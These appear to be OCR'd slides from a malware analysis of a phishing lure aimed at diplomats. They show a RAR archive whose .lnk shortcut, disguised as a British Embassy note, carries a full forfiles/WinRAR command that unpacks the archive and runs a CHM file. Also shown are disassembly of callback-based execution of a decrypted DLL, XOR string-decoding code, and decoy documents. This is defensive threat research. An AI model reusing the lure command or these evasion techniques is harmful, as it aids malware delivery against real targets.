
Example 2



NV 309-2022 HMA's departure.rar - RAR archive, unpacked size 1,601,033 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
#			File folder	6/29/2022 2:27 PM	
NV 309-2022 HMA's departure.pdf.lnk	2,481	965	Shortcut	6/29/2022 2:27 PM	E30C601D

```
Working Directory: %cd%
Arguments: /c "#\#\#\#\#\#\#\#\test.chm||(forfiles /P %APPDATA%\..\..\ /S /M ^"NV 309-2022 HMA's departure.rar^"
 /C "cmd /c (c:\progra~1\winrar\winrar x -id -o+ @path||c:\progra~2\winrar\winrar x -id -o+ @path)&&#\#\#\#\#\#\
#\#\test.chm")"
```



NV 309-2022 HMA's departure ▸ # ▸ # ▸ # ▸ # ▸ # ▸ # ▸ # ▸ #


Name	Date modified	Type	Size
opera_browser.dll	6/29/2022 2:26 PM	Application extension	90 KB
operaDB.dat	6/29/2022 2:26 PM	DAT File	597 KB
test.chm	6/29/2022 2:26 PM	Compiled HTML Help file	875 KB

```
c:\users\rem\desktop\nv 309-
  indicators (4/22)
  virustotal (failure)
  dos-header (64 bytes)
  dos-stub (!This program c
  file-header (Apr.2018)
  optional-header (GUI)
  directories (9)
  sections (99.02%)
  libraries (2/7)
  imports (83/218)
  exports (2)
  tls-callbacks (.text:00429E7
  resources (unknown)
  strings (134/6573)
  debug (path)
  manifest (invoker)
  version (52.0.2871.64)
  certificate (expired)
  overlay (n/a)
```

property	value
md5	3E33C4E4DE3A78F82C9363CAD14B8442
sha1	A2BEA6180CDE6B500C4F132466B8EDE01224BB89
sha256	3DF84B5D3FED55931C28220636E549EBD30923C07138546CA6E57D04FD84DEF8
file-type	**executable**
date	empty
language	English United States
code-page	Unicode UTF-16, little endian
LegalCopyright	Copyright Opera Software 2018
InternalName	Opera
FileVersion	52.0.2871.64
CompanyName	Opera Software
ProductName	Opera Internet Browser
ProductVersion	52.0.2871.64
FileDescription	Opera Internet Browser

Change tactics to execute payload

- Use API callback functions to execute decrypted payload: EnumSystemCodePagesW; EnumThreadWindows



```
.text:7287F7B6      loc_7287F7B6:                          ; CODE XREF: f_read_AvastDB_dat+2844E↑j
.text:7287F7B6 1A8          mov     eax, [esi+0A0h]
.text:7287F7BC 1A8          push    dword ptr [esi+170h]   ; lpProcName
.text:7287F7C2 1AC          push    dword ptr [eax]        ; hModule
.text:7287F7C4 1B0          call    ds:GetProcAddress      ; retrieve EnumSystemCodePagesW addr
.text:7287F7C4
.text:7287F7CA 1A8          xor     edi, edi
.text:7287F7CC 1A8          push    edi                    ; dwFlags
.text:7287F7CD 1AC          push    dword ptr [esi+11Ch]   ; lpCodePageEnumProc
.text:7287F7D3 1B0          call    eax                    ; call EnumSystemCodePagesW to exec decrypted dll
.text:7287F7D3
.text:7287F7D5 1B0          mov     eax, [esi+0C4h]
.text:7287F7DB 1B0          push    edi                    ; uExitCode
.text:7287F7DC 1B4          call    eax                    ; call ExitProcess
.text:7287F7DC
0004EBDC 7287F7DC: f_read_AvastDB_dat+349E6
```

```
EAX 7673422F (kernel32.dll ! kernel32_EnumSystemCodePagesW)
EBX FFFFFFFF
ECX 83EBEA10
EDX 000000D9
ESI 001AFAC0 → 001AEFF8 → ("EnumSystemCodePagesW")
EDI 00000000
EBP 001AFC54 → FFFFFFFE
ESP 001AEFF0 → 02100020 (debug203) → 00E85A4D
EIP 7287F7D3 (.text ! f_read_AvastDB_dat+349DD) → call eax;
EFL 00000246
GLE 00000000 (ERROR_SUCCESS)

STACK | HEAP | CODE | DATA | RODATA | RWX | VALUE
```


Hex View-1 | Hex View-2 | Hex View-3 | Hex View-4

```
02100020  4D 5A E8 00 00 00 00 5B  52 45 55 8B EC 81 C3 D9  MZè....[REU‹ì.Ã
02100030  1B 00 00 FF D3 C9 C3 00  40 00 00 00 00 00 00 00  ...ÿÓÉÃ.@.......
02100040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
02100050  00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ............ð...
02100060  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02100070  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is·program·canno
02100080  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t·be·run·in·DOS·
02100090  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
021000A0  74 2F 60 33 30 4E 0E 60  30 4E 0E 60 30 4E 0E 60  t/`30N.`0N.`0N.`
021000B0  76 1F EF 60 14 4E 0E 60  76 1F D1 60 21 4E 0E 60  v.ï`.N.`v.Ñ`!N.`
021000C0  76 1F EE 60 5D 4E 0E 60  ED B1 C5 60 35 4E 0E 60  v.î`]N.`í±Å`5N.`
021000D0  30 4E 0F 60 60 4E 0E 60  30 4E 0E 60 20 4E 0E 60  0N.``N.`0N.`·N.`
```

Decrypted Dll

deREferencing - Stack

```
00:0000  001AEFF0 → 02100020 (debug203) → 00E85A4D
01:0004  001AEFF4 → 00000000
02:0008  001AEFF8 → 6D756E45 /* 'Enum' */
03:000C  001AEFFC → 74737953 (wow64cpu.dll) → 00000000
```



```
.text:749CB598
.text:749CB598      loc_749CB598:                          ; CODE XREF: sub_749C90B0+21D6↑j
.text:749CB598 0A0          push    [ebp+var_48]           ; lpProcName
.text:749CB59B 0A4          call    f_retrieve_api_addr    ; retrieve user32_EnumThreadWindows
.text:749CB59B
.text:749CB5A0 0A0          xor     ecx, ecx
.text:749CB5A2 0A0          push    ecx                    ; lParam
.text:749CB5A3 0A4          push    [ebp+lpAddress]        ; lpfn
.text:749CB5A6 0A8          push    ecx                    ; dwThreadId
.text:749CB5A7 0AC          call    eax                    ; call user32_EnumThreadWindows to exec decrypted Dll
.text:749CB5A7
.text:749CB5A9 0AC          mov     eax, [ebp+var_78]
.text:749CB5AC 0AC          mov     eax, dword_749DDF20
0000A9A7 749CB5A7: sub_749C90B0+24F7
```

```
EAX 74F53961 (user32.dll ! user32_EnumThreadWindows)
EBX 000000FF
ECX 00000000
EDX 6D8FF794
ESI BF80EA54
EDI 9EF1CB14
EBP 001DF5A0 → 001DFB24 → D707CC51
ESP 001DF4E8 → 00000000
EIP 749CB5A7 (.text ! sub_749C90B0+24F7) → call eax; ca
EFL 00000246
GLE 0000007F (ERROR_PROC_NOT_FOUND)

STACK | HEAP | CODE | DATA | RODATA | RWX | VALUE
```

Hex View-1 | Hex View-2 | Hex View-3 | Hex View-4

```
0066AFC0  00 00 00 00 00 00 00 00  A2 0C 14 16 7C 80 00 18  ........¢...|€..
0066AFD0  4D 5A E8 00 00 00 00 5B  52 45 55 8B EC 81 C3 F9  MZè....[REU‹ì.Ã
0066AFE0  1B 00 00 FF D3 C9 C3 00  40 00 00 00 00 00 00 00  ...ÿÓÉÃ.@.......
0066AFF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0066B000  00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ............ð...
0066B010  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
0066B020  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is·program·canno
0066B030  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t·be·run·in·DOS·
0066B040  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
0066B050  74 2F 60 33 30 4E 0E 60  30 4E 0E 60 30 4E 0E 60  t/`30N.`0N.`0N.`
0066B060  76 1F EF 60 14 4E 0E 60  76 1F D1 60 21 4E 0E 60  v.ï`.N.`v.Ñ`!N.`
0066B070  76 1F EE 60 5D 4E 0E 60  ED B1 C5 60 35 4E 0E 60  v.î`]N.`í±Å`5N.`
0066B080  30 4E 0F 60 60 4E 0E 60  30 4E 0E 60 20 4E 0E 60  0N.``N.`0N.`·N.`
0066B090  3D 1C D2 60 31 4E 0E 60  3D 1C D0 60 31 4E 0E 60  =.Ò`1N.`=.Ð`1N.`
```


Decrypted Dll

deREferencing - Stack

```
00:0000  001DF4E8 → 00000000
01:0004  001DF4EC → 0066AFD0 (debug203) → 00E85A4D
02:0008  001DF4F0 → 00000000
03:000C  001DF4F4 → 6D756E45 /* 'Enum' */
04:0010  001DF4F8 → 65726854 /* 'Thre' */
05:0014  001DF4FC → 69576461 /* 'adWi' */
06:0018  001DF500 → 776F646E /* 'ndow' */
07:001C  001DF504 → 5B590073 /* 'sY[' */
08:0020  001DF508 → 30442463 /* 'c$D0' */
09:0024  001DF50C → 00062E00
10:0028  001DF510 → 30442463 /* 'c$D0' */
11:002C  001DF514 → 001DF580 → ("VirtualProtect")
12:0030  001DF518 → 30442463 /* 'c$D0' */
```


String deobf: tight strings

```c
i = 0;
*wsz_decStr = *"S\x00d\x00J\x00j\x00n\x00x\x00m\x00[";
*&wsz_decStr[8] = *"z\x00`\x00`\x00~\x00x\x00p\x00u\x00v";
wsz_decStr_32 = 0x10;
v6 = 0;
do
{
  wsz_decStr[i] ^= (i + 0x5AE6) ^ 0x5AE6;                // SeDebugPrivilege
  ++i;
}
while ( i < 33 );
v6 = 0;
sub_100352A0(wsz_decStr, 1);
i = 0;
*wsz_decStr = *"S\x00d\x00Z\x00l\x00n\x00]\x00x\x00b";
*&wsz_decStr[8] = 0x60007E;
*&wsz_decStr[0xA] = 0x72007A;
*&wsz_decStr[0xC] = 0x700073;
wsz_decStr[0xE] = 0x12;
v5 = 0;
do
{
  wsz_decStr[i] ^= (i + 0x5AE6) ^ 0x5AE6;                // SeTcbPrivilege
  ++i;
}
while ( i < 29 );
```



```
-----------------------------
| FLOSS TIGHT STRINGS (291) |
-----------------------------
Function     Function Offset     Frame Offset     String
----------   ----------------    -------------    ------------------------------
0x10001000   0x10001029          0xa0             FatalAppExitW
0x1000113e   0x10001169          0x80             kernel32.dll
0x1000113e   0x100011c3          0x11c            SetUnhandledExceptionFilter
0x1000113e   0x1000121d          0x1d0            WriteProcessMemory
0x10001290   0x100012cb          0x1c             CreateThread
0x10001290   0x10001357          0x54             WaitForSingleObject
0x10001290   0x100013df          0xa4             WaitForSing{qZpyurj
0x10001764   0x100017a9          0xbc             user32.dll
0x10001764   0x10001837          0x19c            advapi32.dll
0x10001764   0x100018c5          0x27c            ws2_32.dll
0x10001764   0x10001952          0x35c            shell32.dll
0x10001764   0x100019dc          0x43c            shlwapi.dll
0x10001764   0x10001a69          0x51c            psapi.dll
0x10001764   0x10001af3          0x5fc            version.dll
0x10001764   0x10001b81          0x6dc            msvcrt.dll
0x10001764   0x10001c0e          0x7bc            winhttp.dll
0x10001764   0x10001c9b          0x89c            ole32.dll
0x10001764   0x10001ee7          0x97c            CreateMutexW
0x10001764   0x10001fee          0xa5c            SetUnhandledExceptionFilter
0x10001764   0x10002096          0xad1            ACloseHandle
0x10001764   0x10002164          0xbb0            CommandLineToArgvW
0x10001764   0x100021f2          0xc7c            GetCommandLineW
0x10001764   0x100022cd          0xdec            ExitProcess
0x100023cd   0x10002505          0x18             SetEvent
0x1000265d   0x100026a0          0x48             SeDebugPrivilege
0x1000265d   0x10002746          0xac             SeTcbPrivilege
0x10018f4e   0x10018fc7          0x4b8            GetModuleFileNameW
0x10018f4e   0x10019377          0x9ec            GetModuleF
0x10018f4e   0x10019445          0xf2c            GetModul}Q
0x10018f4e   0x100194e4          0x14e0           lstrcatW
0x10018f4e   0x10019578          0x19ab           Qnya
0x10018f4e   0x10019578          0x19c8           AvastDB.dat
0x10018f4e   0x10019629          0x1e98           HeapAlloc
```

Decoy documents


EU 31st session of the Commission on Crime Preventi...
File View Go To Zoom Favorites Settings Help
Page: 1 / 4 Find:

European Union

EU Statement on General Debate

31st session of the Commission on Crime Prevention and Criminal Justice United Nations Office on Drugs and Crime (UNODC)

Vienna, 16-20 May 2022


Distinguished Chair,

Dear colleagues,

I have the honour to speak on behalf of the European Union (EU) and its Member States. The following countries align themselves with this statement: [Turkey[§], the Republic of North Macedonia*, Montenegro*, Serbia*, Albania*, Bosnia and Herzegovina*, Iceland+, Liechtenstein+, Norway+, Ukraine, the Republic of Moldova, Armenia, Azerbaijan, Georgia, Andorra and San Marino].

The Commission of Crime Prevention and Criminal Justice whose mandate includes leading the international action to combat national and transnational crime, is gathering in a critical context. Indeed, as we speak, the Russian Federation's unlawful, unprovoked and unjustified aggression in Ukraine is causing massive loss of life and harm to civilians. Therefore, let me express the EU and its Member States' full solidarity with Ukraine and the Ukrainian people. Today, the EU is more determined than ever to stand for the principles we value and strongly condemn the war crimes committed by the Russian Federation in Ukraine, which are threatening international security, stability and violate international law and our common principles as United Nations. The Union confirms its commitment to providing all the necessary assistance to Ukrainian authorities to investigate and prosecute war crimes, including by providing forensic expertise and technical assistance, to ensure the perpetrators are brought to justice. The EU also remains firm in enforcing its restrictive measures towards designated Russian and Belarussian individuals and companies.

§ Candidate Country
* Candidate Countries the Republic of North Macedonia, Montenegro, Serbia and Albania as well as potential Candidate Country Bosnia and Herzegovina continue to be part of the Stabilisation and Association Process.
+ Iceland, Liechtenstein and Norway are members of the EFTA and of the European Economic Area.


NV 309-2022 HMA's departure.pdf - SumatraPDF
File View Go To Zoom Favorites Settings Help
Page: 1 / 1 Find:

Note 309/2022

Her Britannic Majesty's Embassy presents its compliments to the Ministry of Foreign Affairs of the Republic of Türkiye and have the honour to refer to NV 247/22 and to inform the Ministry that Sir Dominick Chilcott will depart Ankara on 26 June.


Ms Marianne Young, Deputy Head of Mission, will be Charge d'Affaires until the arrival of Mr Ajay Sharma on 18 June 2022 as referred to in NV 300/22.

Her Britannic Majesty's Embassy avails itself of this opportunity to renew to the Ministry of Foreign Affairs of the Republic of Türkiye the assurance of their highest consideration.

BRITISH EMBASSY 8 ANKARA

[illegible]

British Embassy
Ankara
24 June 2022


Predlog termina zvanicne posjete zamjenice predsjedavajuce...
File View Go To Zoom Favorites Settings Help
Page: 1 / 1 Find:

Ambasada Crne Gore
Sarajevo

Adresa: Derviša Numića 24-a ,
71000 Sarajevo Bosna i Hercegovina
tel: +387 33 239 925
fax: +387 33 239 928
www.mvp.gov.me

Br: 220/2022- 9 20. jun 2022.

Predmet: Predlog termina zvanične posjete zamjenice predsjedavajućeg Vijeća ministara i ministarke vanjskih poslova Bosne i Hercegovine Bisere Turković Crnoj Gori

Veza: vaš dopis broj 5/1-900/22-1681-5 od 17. juna 2022. godine


U telefonskom razgovoru obavljenom 17. juna 2022. godine sa Šabanom Forićem, ministrom savjetnikom u Kabinetu zamjenice predsjedavajućeg Vijeća ministara i ministarke vanjskih poslova BiH Bisere Turković, obavješteni smo da je ministarka Turković saglasna sa terminom **21-22. jul 2022**. godine, kao adekvatanim za realizaciju zvanične posjete Crnoj Gori.

Molimo za instrukciju za dalje postupanje.

Dostaviti: KAM, GS, GDB/S

AMBASADA CRNE GORE SARAJEVO

Otpravnik poslova a.i.
[illegible]
Satka Hajdarpašić


313615_MONTENEGRO-2021-HUMAN-RIGHTS-REPOR...
File View Go To Zoom Favorites Settings Help
Page: 1 / 59 Find:

MONTENEGRO 2021 HUMAN RIGHTS REPORT

